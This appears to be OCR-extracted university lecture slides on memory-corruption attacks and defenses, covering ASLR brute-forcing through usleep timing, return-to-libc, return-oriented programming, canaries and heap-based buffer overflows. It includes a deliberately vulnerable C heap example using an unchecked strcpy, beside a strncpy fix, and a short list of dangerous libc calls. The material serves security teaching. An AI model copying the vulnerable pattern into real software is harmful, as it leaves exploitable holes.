
How do we ensure these are the args?

By prepending 4 byte padding


INFERRING ADDRESSES WITH ASLR



INFERRING ADDRESSES WITH ASLR




INFERRING ADDRESSES WITH ASLR



0x01010101 = *smallest number w/o 0-byte*
≈ 16 million == 16 sec of sleep

Wrong guess of usleep = crash; retry
Correct guess of usleep = response in 16 sec

INFERRING ADDRESSES WITH ASLR



0x01010101 = *smallest number w/o 0-byte*
≈ 16 million == 16 sec of sleep


Why this works

Every connection causes a fork; fork() does not re-randomize ASLR


Wrong guess of usleep = crash; retry

Correct guess of usleep = response in 16 sec

RETURN TO LIBC



DEFENSE: JUST GET RID OF SYSTEM()?



Idea: Remove any function call that
(a) is not needed and
(b) could wreak havoc

```
system()
exec()
connect()
open()
...
```

RETURN-ORIENTED PROGRAMMING

The Geometry of Innocent Flesh on the Bone:
Return-into-libc without Function Calls (on the x86)

ABSTRACT

Categories and Subject Descriptors

General Terms

Keywords

1. INTRODUCTION

1.1 Background: Attacks and Defenses

Shortcomings of removing functions from libc

- Introduces **return-oriented programming**
- Shows that a nontrivial amount of code will have enough code to permit virtually any ROP attack

RECALL OUR CHALLENGES

How can we make these even more difficult?

- Putting code into the memory (no zeroes)
  Option: Make this detectable with canaries
- Getting %eip to point to our code (dist buff to stored eip)
  Non-executable stack doesn't work so well
- Finding the return address (guess the raw address)
  Address Space Layout Randomization (**ASLR**)

Best defense: Good programming practices


Virtual Execution Environments

- Adds a **layer** between the **program** and its **execution environment** by running it inside a specially designed virtual machine (VM).
  - The VM identifies anomalous behavior in the sequence of instructions executed at runtime.
- The potential benefits of the approach are obvious: no modification to the existing development process, compilation, or binary itself is required, and security checks are enforced in a flexible fashion.
- On the downside, because the protected program must run in a virtual environment with many of its instructions incurring a **monitoring overhead**, **performance costs** are hard to predict.

Heap-Based Buffer Overflow Attacks

Heap-Based Buffer Overflow Attacks

- Recall that memory on the stack is either **allocated statically**, which is determined when the program is compiled, or it is *allocated and removed automatically when functions are called and returned*.
- However, it is often desirable to give programmers the power to **allocate memory dynamically** and have it persisted across multiple function calls.
  - This memory is allocated in a large portion of unused memory known as the **heap**.



Heap-Based Buffer Overflow Attacks

- Dynamic memory allocation presents potential problems for programmers:
  - If programmers allocate memory on the heap and do not explicitly deallocate (free) that block, it remains used and can cause **memory leak** problems.
  - From a security standpoint, the heap is subject to similar problems as the stack; A program that copies user-supplied data into a block of memory allocated on the heap in an unsafe way can result in **overflow conditions**, allowing an attacker to execute arbitrary code on the machine.

Heap-Based Buffer Overflow Attacks

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[])
{
  // Allocate two adjacent blocks on the heap
  char *buf = malloc(256);
  char *buf2 = malloc(16);
  // Does not check length of buffer before copying argument
  strcpy(buf, argv[1]);
  // Print the argument
  printf("Argument: %s\n", buf);
  // Free the blocks on the heap
  free(buf);
  free(buf2);
  return 1;
}
```

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[])
{
  // Allocate two adjacent blocks on the heap
  char *buf = malloc(256);
  char *buf2 = malloc(16);
  // Only copies as much of the argument as can fit in the buffer
  strncpy(buf, argv[1], 255);
  // Print the argument
  printf("Argument: %s\n", buf);
  // Free the blocks on the heap
  free(buf);
  free(buf2);
  return 1;
}
```

Heap-Based Buffer Overflow Attacks


- Heap-based overflows are generally **more complex** than the **more prevalent** stack-based buffer overflows and require a **more in-depth understanding** of how garbage collection and the heap are implemented.
  - Unlike the stack, which contains control data that if altered changes the execution of a program, the heap is essentially a large empty space for data.
